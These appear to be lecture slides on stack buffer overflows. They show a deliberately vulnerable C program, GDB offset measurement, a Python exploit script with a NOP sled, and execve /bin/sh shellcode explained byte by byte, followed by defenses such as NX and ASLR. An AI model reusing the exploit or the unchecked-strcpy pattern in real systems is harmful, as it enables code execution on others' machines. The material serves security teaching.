
Ret addr 0x4(%ebp) ← overwritten


old ebp ← overwritten

saved ebx ← overwritten

buffer[100] @ -0x6c(%ebp) ← overflow ↑

strcpy






Function Return

```
573:  c9      leave
574:  c3      ret
```


leave

```
mov  %ebp, %esp
pop  %ebp
```


Ret:
pop eip



Buffer Overflow — and Where It Bit the World




-
- A buffer overflow occurs when data is written outside the bounds of the memory allocated to a data structure.
 - It happens when buffer boundaries are neglected or unchecked.
 - It can be exploited to modify
 - **return address on the stack**
 - function pointer
 - local variable
 - heap data structures



Smashing the Stack

- Stack smashing occurs when a buffer overflow overwrites data in the program stack.
- Successful exploits can overwrite the **return address** on the stack
- This can allow execution of attacker-controlled code on the target machine.





The Vulnerable Program

- The copied string will overflow the buffer – buffer overflow

```
/* The vulnerable function.
 * Two parameters (src, len) -> illustrates parameter passing on the stack.
 * A fixed-size local buffer -> the overflow target. */
int vul(char *src, int len)
{
    char buffer[100];          /* local buffer on the stack */
    strcpy(buffer, src);       /* BUG: unbounded copy -> stack overflow */
    return len;
}


int main(int argc, char **argv)
{
    char input[1024];
    FILE *fp = fopen("badfile", "r");
    int len = fread(input, 1, 1024, fp); /* attacker controls badfile */
    fclose(fp);

    vul(input, len);           /* main passes 2 args: src=input, len */
    printf("Returned properly\n");
    return 0;
}
```




A Vulnerable Program

- Consequence: the buffer will overwrite the return address!
 - Case I: the overwritten return address is invalid -> crash. Why?
 - Case II: the overwritten return address is valid but in kernel space
 - Case III: the overwritten return address is valid but points to data
 - Case IV: the overwritten return address points to executable attacker-controlled code
 - **Attacker's job:** engineer case IV: point it at their shellcode.





How to Exploit

- Two tasks
 - Put attacker code into memory (via badfile)
 - Redirect execution to it (overwrite the return address)



How to Exploit






How to Exploit

- Two steps
 - Step 1 — put code in memory: write the shellcode into badfile, which the program copies onto the stack.
 - Step 2 — jump to it: overwrite the return address with an address inside our shellcode (the NOP sled).
- To point at the shellcode we must know where it lands — which is why we disable ASLR and use GDB next.

Experiments: Prepare the Environment



- Course demo machine: Ubuntu 24.04 · x86-64 + gcc-multilib (for -m32)
- GDB and Python 3 are available; no sudo is needed.
- Disable ASLR per-process (no sudo needed)


```
$ setarch -R ./vul      # ADDR_NO_RANDOMIZE  
# gdb also disables randomization by default
```

With ASLR off, the stack sits at a fixed address, so the address we read in GDB is reliable.

How to Use `setarch` to Disable ASLR


- **Run a specific program** with ASLR disabled:

```
setarch  uname -m -R ./yourProgram
```




Find the Shellcode Address

- How do we find the address of our shellcode after it has been copied into memory on the stack?
 - Option 1: brute force: 2^{32}
 - Option 2: use observations
 - With ASLR off, the stack starts at a **fixed** place
 - **Observe** the address in GDB
 - + a NOP sled for tolerance



Find the Address Using GDB



```
(gdb) b vul
(gdb) run
(gdb) p $ebp
$1 = 0xffffd788
(gdb) p &buffer
$2 = 0xffffd71c
(gdb) p/d 0xffffd788-0xffffd71c
$3 = 108 ; = 0x6c → buffer @ ebp-0x6c
```

Exploit



- Fill all 1024 bytes with 0x90 (NOP) -> a big landing zone.
- Place the shellcode at the very end.
- Overwrite **only 4 bytes at offset 112** — the saved return address — with RET, little-endian.
 - RET aims **into the sled**: ret → NOPs → slide down → shellcode.
 - **Hard-coded address** (ASLR off, from GDB). But GDB's &buffer is not exactly the real run's &buffer, so a single fixed RET often **misses** — the robust fix is demo_stack_shellcode.py's **sweep** (address sweep).
 - **BADFILE: NOP SLED + RET@112 + SHELLCODE -> ./VUL READS THE FILE AND SPAWNS A SHELL.**

Exploit



● THE 1024-BYTE BADFILE

NOP sled `0x90` ... (bytes 0–111)

RET = `0xffffd7d4` @ offset 112–115

NOP sled ... (bytes 116 →)

shellcode · 25 B · at the tail

Exploit



- **Why sweep k?** the offset (112) is fixed, but the **absolute** address is not: GDB adds its own env/argv to the stack, so the real run's &buffer differs by tens of bytes.
- The big NOP sled + trying ret = buf+k across a range lands us inside the sled anyway.

```
# 1) compile: exec stack, no canary, no PIE
sh("gcc -g -o vul -m32 -z execstack "
    "-fno-stack-protector -no-pie vul.c")
sh("readelf -l vul | grep GNU_STACK") # RWE

# 2) find offset with gdb - measured, not guessed
open("badfile","wb").write(b"A"*1024)
g = sh("gdb -batch -ex 'break vul' -ex run "
    "-ex 'printf \"EBP=%p BUF=%p\\", $ebp,&buffer'"
    "-ex kill ./vul")
ebp, buf = re.search(...) # parse EBP/BUF
offset = (ebp + 4) - buf # = 112
```

```
# 3) prove we control EIP
open("badfile","wb").write(b"A"*offset + b"BBBB")
gdb run -> $pc = 0x42424242 # "BBBB"

# 4) pop a real /bin/sh - sweep ret over the sled
sc = b"\x31\xc0\x50\x68//sh...\xcd\x80" # 25B
def build(ret):
    return (b"\x90"*offset + struct.pack("<I",ret)
        + b"\x90"*882 + sc + b"\x00")
for k in range(offset+4, 900, 4):
    ret = buf + k
    open("badfile","wb").write(build(ret))
    r = sh("setarch -R ./vul",
        inp="echo PWNEED_MARKER; id; uname -m; ls\n")
    if "PWNEED_MARKER" in r.stdout: break
```



Shellcode

- Shellcode: execute /bin/sh
- There is no 0x00 byte in the code. Why?

bytes	AT&T	; meaning
31 c0	xor %eax,%eax	; eax = 0 (make NUL at runtime)
50	push %eax	; NUL terminator of the string
68 2f 2f 73 68	push \$0x68732f2f	; "//sh" (little-endian)
68 2f 62 69 6e	push \$0x6e69622f	; "/bin"
89 e3	mov %esp,%ebx	; ebx -> "/bin//sh" (arg1)
50	push %eax	; argv[1] = NULL
53	push %ebx	; argv[0] = ptr to "/bin//sh"
89 e1	mov %esp,%ecx	; ecx = argv (arg2)
31 d2	xor %edx,%edx	; edx = envp = NULL (arg3)
b0 0b	mov \$0xb,%al	; eax = 11 = __NR_execve
cd 80	int \$0x80	; syscall -> execve()



Shellcode

high address ↑ · the shellcode pushed these

0x00000000 — the string's "\0"

"/sh" · 2f 2f 73 68

"/bin" · 2f 62 69 6e

0x00000000 — argv[1] = NULL

argv[0] → ptr to "/bin//sh"

low address ↓ · ESP = top of stack


● ARGUMENTS GO IN REGISTERS — NOT ON THE STACK

```
%eax = 0x0b      ; __NR_execve (syscall #)
%ebx = &"/bin//sh" ; arg1 = pathname
%ecx = &argv[]    ; arg2 = argv
%edx = 0          ; arg3 = envp = NULL
int  $0x80        ; -> execve(%ebx,%ecx,%edx)
```

EBX → "/bin//sh"

ECX → argv · ESP

- **The key idea:** 32-bit Linux syscalls pass arguments in **registers** (eax/ebx/ecx/edx).
- The **stack** only holds the **data** those registers point at — the string "/bin//sh" and the argv array — which the shellcode **builds at runtime** because it has no data section of its own.



Defenses

- Safer library functions
 - strcpy -> strncpy, sprintf -> snprintf
- Compiler:
 - Stack guard
 - Shadow stack (CET)
- OS: ASLR
- Hardware: NX bit - non-executable stack
- Memory-safe language: C -> Rust




NX/DEP – Non-Executable Stack

- How it works
 - **W^X**: a page is **writable OR executable, never both**. Stack/heap are RW-, so bytes written there **cannot run**.
 - Enforced by the CPU **NX/XD bit** in each page-table entry — near-zero cost.
 - ret into stack shellcode → **SIGSEGV** (page not executable).



NX/DEP – Non-Executable Stack

- What it does and doesn't
 - Stops **injected** code (shellcode on the stack).
 - Does **not** stop **code reuse**: **ret2libc** (return into `system("/bin/sh")`) and **ROP** (chain existing R-X gadgets).
- In our lab
 - In this demo, we disable NX with `gcc -z execstack ->` the stack is RWX.



NX/DEP – Non-Executable Stack

- `readelf -l vul | grep STACK`
 - RWE: executable stack!


Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x00160	0x00160	R	0x4
INTERP	0x000194	0x08048194	0x08048194	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x08048000	0x08048000	0x003a0	0x003a0	R	0x1000
LOAD	0x001000	0x08049000	0x08049000	0x00288	0x00288	R E	0x1000
LOAD	0x002000	0x0804a000	0x0804a000	0x0014c	0x0014c	R	0x1000
LOAD	0x002f00	0x0804bf00	0x0804bf00	0x00120	0x00124	RW	0x1000
DYNAMIC	0x002f08	0x0804bf08	0x0804bf08	0x000e8	0x000e8	RW	0x4
NOTE	0x0001a8	0x080481a8	0x080481a8	0x00044	0x00044	R	0x4
GNU_EH_FRAME	0x002024	0x0804a024	0x0804a024	0x0003c	0x0003c	R	0x4
<u>GNU_STACK</u>	<u>0x000000</u>	<u>0x00000000</u>	<u>0x00000000</u>	<u>0x00000</u>	<u>0x00000</u>	<u>RWE</u>	<u>0x10</u>
GNU_RELRO	0x002f00	0x0804bf00	0x0804bf00	0x00100	0x00100	R	0x1

ASLR




- Randomize program loading addresses -> make guessing stack addresses ineffective
- kernel.randomize_va_space
